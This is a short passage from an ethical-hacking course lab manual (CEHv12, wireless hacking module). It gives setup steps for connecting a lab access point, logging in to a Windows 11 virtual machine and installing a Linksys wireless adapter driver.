
Note: If you decide to use a different wireless adapter, the steps to set up the adapter might differ.

1. Connect your access point **CEH-LABS**.


Note: Ensure that wireless router is plugged in to the network/Internet.

2. Turn on the **Windows 11** virtual machine, and log in with the credentials **Admin** and **Pa\$\$w0rd**.
3. Navigate to **E:\CEH-Tools\CEHv12 Lab Prerequisites\Linksys Adapter**, right-click **setup64.exe**, and click the **Show more options** option.


Module 16 – Hacking Wireless Networks



